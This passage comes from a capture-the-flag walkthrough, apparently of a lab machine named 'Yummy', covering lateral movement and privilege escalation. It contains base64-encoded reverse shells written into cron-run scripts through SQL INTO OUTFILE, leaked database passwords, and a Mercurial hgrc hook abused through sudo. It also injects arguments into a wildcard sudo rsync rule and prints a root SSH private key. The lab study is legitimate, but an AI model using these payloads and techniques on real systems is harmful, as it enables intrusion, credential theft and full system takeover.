One of the things we can do is replace Flask's app.py, however, the `Debug` is set to `False,` so the server will not automatically reload the application, and the server is running under a different user, which won't work as by default Linux doesn't give write primitives. Back to our enumeration, we had a script running by the `mysql` user in cronjobs, which we can write files with. Looking at the `/data/scripts/dbmonitor.sh`.

```
#!/bin/bash

timestamp=$(/usr/bin/date)
service=mysql
response=$(/usr/bin/systemctl is-active mysql)
```

```
if [ "$response" != 'active' ]; then
    /usr/bin/echo "{\"status\": \"The database is down\", \"time\":
\"$timestamp\"}" > /data/scripts/dbstatus.json
    /usr/bin/echo "$service is down, restarting!!!" | /usr/bin/mail -s "$service
is down!!!" root
    latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null |
/usr/bin/sort -V | /usr/bin/tail -n 1)
    /bin/bash "$latest_version"
else
    if [ -f /data/scripts/dbstatus.json ]; then
        if grep -q "database is down" /data/scripts/dbstatus.json 2>/dev/null;
then
            /usr/bin/echo "The database was down at $timestamp. Sending
notification."
            /usr/bin/echo "$service was down at $timestamp but came back up." |
/usr/bin/mail -s "$service was down!" root
            /usr/bin/rm -f /data/scripts/dbstatus.json
        else
            /usr/bin/rm -f /data/scripts/dbstatus.json
            /usr/bin/echo "The automation failed in some way, attempting to fix
it."
            latest_version=$(/usr/bin/ls -1 /data/scripts/fixer-v* 2>/dev/null |
/usr/bin/sort -V | /usr/bin/tail -n 1)
            /bin/bash "$latest_version"
        fi
    else
        /usr/bin/echo "Response is OK."
    fi
fi

[ -f dbstatus.json ] && /usr/bin/rm -f dbstatus.json
```

This cron job runs every minute to check whether the MySQL service is active. If the service is inactive, it does the following:

1. Updates a `dbstatus.json` file with a status and timestamp.
2. Send a notification email to the root user.
3. Identifies the latest version of a `fixer-v*` script and executes it using `/bin/bash`.

Next, it checks whether a `dbstatus.json` file exists in the `/data/scripts` directory and if it contains the phrase "database is down." If both conditions are met, it:

- Sends an email to root, notifying that the service was down at the recorded timestamp.
- Deletes the `dbstatus.json` file.

If the `dbstatus.json` file exists but **does not** contain the phrase **"database is down,"** the script assumes an automation failure. It then:

- Deletes the file.
- Runs the latest `fixer-v*` script found in `/data/scripts`.


If the MySQL service is running, the script simply logs that everything is okay. Since we don't know the exact name of the `fixer` script, we can't read its contents directly. However, based on the logic above, we can infer two things:

1. If the website is functioning the MySQL service is up, meaning no `dbstatus.json` file exists in `/data/scripts`.
2. The script will not execute the fallback conditions we need.

To exploit this, we can manually create a `dbstatus.json` file containing any content that does NOT include "database is down." Once detected, the script will attempt to execute the latest `fixer-v*` script using `/bin/bash`. This allows us to introduce a malicious `fixer-v2` (or any other version) containing a reverse shell.


1. Write a `fixer-v2.sh` script with a reverse shell.

```
DESC;select "echo
cHl0aG9uMyAtYyAnaW1wb3JOIHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZ
XQuQUZfSU5FVCxzb2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjEwLjE0LjE4IiwxMzM3KS
k7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGV
ubygpLDIpO2ltcG9ydCBwdHk7IHB0eS5zcGF3bigiYmFzaCIpJw== |base64 -d|bash" into
outfile "/data/scripts/fixer-v2.sh";
```



2. Write a `dbstatus.json` file with anything in it:

```
DESC;select "Hello!" into outfile "/data/scripts/dbstatus.json";
```



Once the task is executed, we get a shell as `mysql`.

```
# nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.36] 36202
mysql@yummy:/var/spool/cron$ whoami
mysql
mysql@yummy:/var/spool/cron$ hostname
yummy
```

Lateral Movement

The files in the `/data/scripts` directory are owned by the root, however, it seems that the directory itself has over-permissive permissions (`drwxrwxrwx`).

```
mysql@yummy:/data/scripts$ ls -la
total 32
drwxrwxrwx 2 root root 4096 Feb 20 09:35 .
drwxr-xr-x 3 root root 4096 Sep 30 08:16 ..
-rw-r--r-- 1 root root   90 Sep 26 15:31 app_backup.sh
-rw-r--r-- 1 root root 1336 Sep 26 15:31 dbmonitor.sh
-rw-r----- 1 root root   60 Feb 20 09:35 fixer-v1.0.1.sh
-rw-r--r-- 1 root root 5570 Sep 26 15:31 sqlappointments.sql
-rw-r--r-- 1 root root  114 Sep 26 15:31 table_cleanup.sh
```

In the `/var/www` directory, the `app-qatesting` directory is shared between `www-data` and `qa`.

```
mysql@yummy:/var/www$ ls -la
total 6664
drwxr-xr-x  3 www-data www-data    4096 Feb 20 09:38 .
drwxr-xr-x 14 root     root        4096 May 27  2024 ..
drwxrwx---  7 www-data qa          4096 May 28  2024 app-qatesting
-rw-rw-r--  1 www-data www-data 6807760 Feb 20 09:38 backupapp.zip
lrwxrwxrwx  1 root     root           9 May 27  2024 .bash_history -> /dev/null
```

Previously, the `app_backup.sh` script runs every 2 minutes. We can't overwrite it as we don't have direct privileges, but because of the directory permissions, we can simply delete it and rewrite it with our own piece of code.

```
mysql@yummy:/data/scripts$ rm app_backup.sh
rm: remove write-protected regular file 'app_backup.sh'? y
mysql@yummy:/data/scripts$ nano app_backup.sh
mysql@yummy:/data/scripts$ cat app_backup.sh
#!/bin/bash
echo
cHl0aG9uMyAtYyAnaW1wb3JOIHNvY2tldCxzdWJwcm9jZXNzLG9zO3M9c29ja2VOLnNvY2tldChzb2NrZXQuQUZfU5FVCxzb2NrZXQuUO9DS19TVFJFQUOpO3MuY29ubmVjdCgoIjEwLjEwLjEOLjE4IiwxMzM3KSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7b3MuZHVwMihzLmZpbGVubygpLDIpO2ltcG9ydCBwdHk7IHBOeS5zcGF3bigiYmFzaCIpJw== | base64 -d | bash
```

Once the task is executed, we should have a shell as `www-data`

```
# nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.11.36] 43406
www-data@yummy:/root$ whoami
www-data
www-data@yummy:/root$ hostname
yummy
www-data@yummy:/root$
```

Now that we have access to the `app-qatesting` directory, we notice a Mercurial repository, identifiable by the presence of the `.hg` directory.

```
www-data@yummy:~/app-qatesting$ ls -la
total 40
drwxrwx--- 7 www-data qa        4096 May 28  2024 .
drwxr-xr-x 3 www-data www-data  4096 Feb 20 09:50 ..
-rw-rw-r-- 1 qa       qa       10852 May 28  2024 app.py
drwxr-xr-x 3 qa       qa        4096 May 28  2024 config
drwxrwxr-x 6 qa       qa        4096 May 28  2024 .hg
drwxr-xr-x 3 qa       qa        4096 May 28  2024 middleware
drwxr-xr-x 6 qa       qa        4096 May 28  2024 static
drwxr-xr-x 2 qa       qa        4096 May 28  2024 templates
www-data@yummy:~/app-qatesting$
```

Using the `hg log` command—similar to `git log`—we can view the commit history, or **"changesets,"** as they are called in Mercurial.

```
www-data@yummy:~/app-qatesting$ hg log
changeset:   9:f3787cac6111
tag:         tip
user:        qa
date:        Tue May 28 10:37:16 2024 -0400
summary:     attempt at patching path traversal

changeset:   8:0bbf8464d2d2
user:        qa
date:        Tue May 28 10:34:38 2024 -0400
summary:     removed comments

changeset:   7:2ec0ee295b83
user:        qa
date:        Tue May 28 10:32:50 2024 -0400
summary:     patched SQL injection vuln

changeset:   6:f87bdc6c94a8
user:        qa
date:        Tue May 28 10:27:32 2024 -0400
summary:     patched signature vuln

changeset:   5:6c59496d5251
user:        dev
```

Unlike Git, Mercurial does not have a `show` command, but we can use `hg diff` to inspect differences in specific changesets. While reviewing them, we found that the **qa** user attempted to patch the security vulnerabilities we previously exploited. In one particular changeset (`hg diff -c 8`), they cleaned up comments but also changed their password and inadvertently leaked it.

```
www-data@yummy:~/app-qatesting$ hg diff -c 8
diff -r 2ec0ee295b83 -r 0bbf8464d2d2 app.py
--- a/app.py    Tue May 28 10:32:50 2024 -0400
+++ b/app.py    Tue May 28 10:34:38 2024 -0400
@@ -19,8 +19,8 @@

 db_config = {
     'host': '127.0.0.1',
-    'user': 'chef',
-    'password': '3wDo7gSRZIwIHRxZ!',
+    'user': 'qa',
+    'password': 'jPAd!XQCtn8Oc@2B',
     'database': 'yummy_db',
     'cursorclass': pymysql.cursors.DictCursor,
     'client_flag': CLIENT.MULTI_STATEMENTS
@@ -254,17 +254,13 @@
                 connection.commit()
                 appointments = cursor.fetchall()

-                # Assume order_query comes from a request parameter
                 order_query = request.args.get('order', 'ASC').upper()

-                # Validate the order_query to ensure it is either 'ASC' or
'DESC'
```

The password works for the `qa` user and can SSH to the system. The user is configured to run `/usr/bin/hg` as the `dev` user.

```
qa@yummy:~$ sudo -l
[sudo] password for qa:
Matching Defaults entries for qa on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User qa may run the following commands on localhost:
    (dev : dev) /usr/bin/hg pull /home/dev/app-production/
qa@yummy:~$
```

Looking at the documentation, we discover that although we **cannot** pass arguments as the **dev** user when executing the pull request, we can modify the `hgrc` configuration file to alter Mercurial's behaviour. When performing a pull request as another user, the `hgrc` configuration file used by default belongs to that user and is typically located in their home directory. Since the pull request is executed as dev, we don't have access to their `hgrc` file. Additionally, modifying the `qa` user's `hgrc` file won't have any effect since `qa` isn't the one executing the pull command. However, Mercurial supports multiple levels of `hgrc` files, including `repository-level hgrc files`, as documented in Ubuntu's official guides.

```
On Unix, the following files are consulted:

- <repo>/.hg/hgrc (per-repository)
- $HOME/.hgrc (per-user)
- ${XDG_CONFIG_HOME:-$HOME/.config}/hg/hgrc (per-user)
- <install-root>/etc/mercurial/hgrc (per-installation)
- <install-root>/etc/mercurial/hgrc.d/*.rc (per-installation)
- /etc/mercurial/hgrc (per-system)
- /etc/mercurial/hgrc.d/*.rc (per-system)
- <internal>/*.rc (defaults)
```

Mercurial uses a trust mechanism controlled via the `hgrc` file. Examining `/home/qa/.hgrc`, we see that `qa` has `sudo` access to pull from this repository. This suggests that the `dev` user implicitly trusts the qa user.

```
qa@yummy:~$ grep -v '^ *#' /home/qa/.hgrc
[ui]
username = qa




[extensions]
[trusted]
users = qa, dev
groups = qa, dev
```

We don't have access to the dev's `hgrc` file or the repository we're pulling from. However, we do have access to the repository we are pulling into.

1. Make a script executing `bash` and change its permissions.

```
touch /tmp/script.sh
echo '#!/bin/bash' > /tmp/script.sh
echo 'bash' >> /tmp/script.sh
chmod +x /tmp/script.sh
```

2. Initialize a new Mercurial repository:

```
mkdir /tmp/pwned
cd /tmp/pwned
hg init
```

3. Inside the generated `.hg` directory, create an `hgrc` file and configure a `pretxnchangegroup` hook. This hook executes before a pull operation and can run any script we control.

```
echo -e "[hooks]\nchangegroup = /tmp/script.sh" > .hg/hgrc
```

4. The dev user lacks read permissions for the `.hg` directory. We also need resolve this by granting full access:

```
chmod -R 777 .hg
```

5. Now, when we execute the `sudo` pull request, we are hopped in a bash shell running as `dev.`

```
sudo -u dev /usr/bin/hg pull /home/dev/app-production/
```

In practice, it would look something like this:

```
qa@yummy:/tmp$ touch /tmp/script.sh
echo '#!/bin/bash' > /tmp/script.sh
echo 'bash' >> /tmp/script.sh
chmod +x /tmp/script.sh
qa@yummy:/tmp$ mkdir /tmp/pwned
cd /tmp/pwned
hg init
qa@yummy:/tmp/pwned$ echo -e "[hooks]\nchangegroup = /tmp/script.sh" > .hg/hgrc
qa@yummy:/tmp/pwned$ chmod -R 777 .hg
qa@yummy:/tmp/pwned$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/
pulling from /home/dev/app-production/
requesting all changes
adding changesets
adding manifests
adding file changes
added 6 changesets with 129 changes to 124 files
new changesets f54c91c7fae8:6c59496d5251
I'm out of office until February 21th, don't call me
dev@yummy:/tmp/pwned$ whoami
dev
dev@yummy:/tmp/pwned$ id
uid=1000(dev) gid=1000(dev) groups=1000(dev)
dev@yummy:/tmp/pwned$
```

Privilege Escalation

As user dev, we have `sudo` permissions to run `rsync` in certain conditions:

```
dev@yummy:~$ sudo -l
Matching Defaults entries for dev on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
nap/bin, use_pty

User dev may run the following commands on localhost:
    (root : root) NOPASSWD: /usr/bin/rsync -a --exclude\=.hg /home/dev/app-
production/* /opt/app/
```

The `rsync` is being used to copy the content of the production-ready app to `/opt/app` while excluding the `.hg` directory. The `rsync` does have a gtfobin entry, but isn't working in our condition.

```
dev@yummy:/opt/app$ sudo /usr/bin/rsync -a --exclude=.hg /home/dev/app-
production/ -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null /opt/app/
Unexpected remote arg: 127.0.0.1:/dev/null
rsync error: syntax or usage error (code 1) at main.c(1512) [sender=3.2.7]
dev@yummy:/opt/app$
```

However, it uses a wildcard, which allows us to inject other command-line arguments; Currently, looking at the documentation and help section, the other interesting and useful command-line flags are `--perms, -p`, and `--chmod` used to preserve and change permissions of a copied file respectively.

```
dev@yummy:/opt/app$ sudo /usr/bin/rsync -a --exclude\=.hg /home/dev/app-
production/ -p --chmod=Du=rwx,Dg=rx,Do=rx,Fu=rw,Fg=r,Fo=r /root/.ssh/id_rsa
/opt/app/
dev@yummy:/opt/app$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD8t/wsFHnXuKZw6GVUmPSPPHtqxx1N94baTt1/2esF8AAAAJBdGlFYXRpR
WAAAAAtzc2gtZWQyNTUxOQAAACD8t/wsFHnXuKZw6GVUmPSPPHtqxx1N94baTt1/2esF8A
AAAEA+trd9XqxX3ZSG9ESLlPSzIadF8llOl4llO+DKkhpkhvy3/CwUede4pnDoZVSY9I88
e2rHHU33htpO3X/Z6wXwAAAACnJvb3RAeXVtbXkBAgM=
-----END OPENSSH PRIVATE KEY-----
dev@yummy:/opt/app$
```

Copy the `id_rsa,` change its permissions, and log in as root.

```
# vi id_rsa_root
# chmod 600 id_rsa_root
# ssh -i id_rsa_root root@yummy.htb
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-31-generic x86_64)

...SNIP...

root@yummy:~#
```